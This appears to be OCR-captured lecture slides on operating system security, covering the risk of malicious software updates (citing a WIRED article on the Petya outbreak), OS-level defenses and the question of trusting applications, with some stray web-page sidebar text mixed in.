
Recent OSs have switched to more aggressive software auto-update schemes

Securing the software update process is critical

- An attacker can push infected updates ➔ bypass even strict allowlist protection mechanisms
- Some package managers don't even check signatures!

ANDY GREENBERG SECURITY 07.07.17 10:00 AM

THE PETYA PLAGUE EXPOSES THE THREAT OF EVIL SOFTWARE UPDATES



GETTY IMAGES/WIRED

MOST POPULAR

BUSINESS
Senior House at MIT Dies, and a Crisis Blooms at Colleges
EMILY DREYFUSS

TRANSPORTATION
4 Maps That Show the Gigantic Hurricane Irma Evacuation
AARIAN MARSHALL

TRANSPORTATION
How This Man Brought the 1967 Gyro-X Self-Balancing Two-Wheeler Back to Life
ALEX DAVIES

MORE STORIES

Is a Secure OS Enough?

The OS is the facilitator of user applications, but:

- Applications are plagued by vulnerabilities too
- Social engineering is hard to defend against

The OS can provide some extra help

- Mechanisms to prevent (or at least challenge) the exploitation of software vulnerabilities
- Additional security services: firewall, anti-virus, password manager, file/disk encryption, …

Mobile OSs have taken it to the next step

- Allow the installation only of "curated" apps
- OS vendors use manual/static/dynamic code analysis techniques to verify that a candidate app is not malicious
- PC OSs slowly move to that direction too

At the end, it's the app that handles sensitive user data - *How can we trust it?*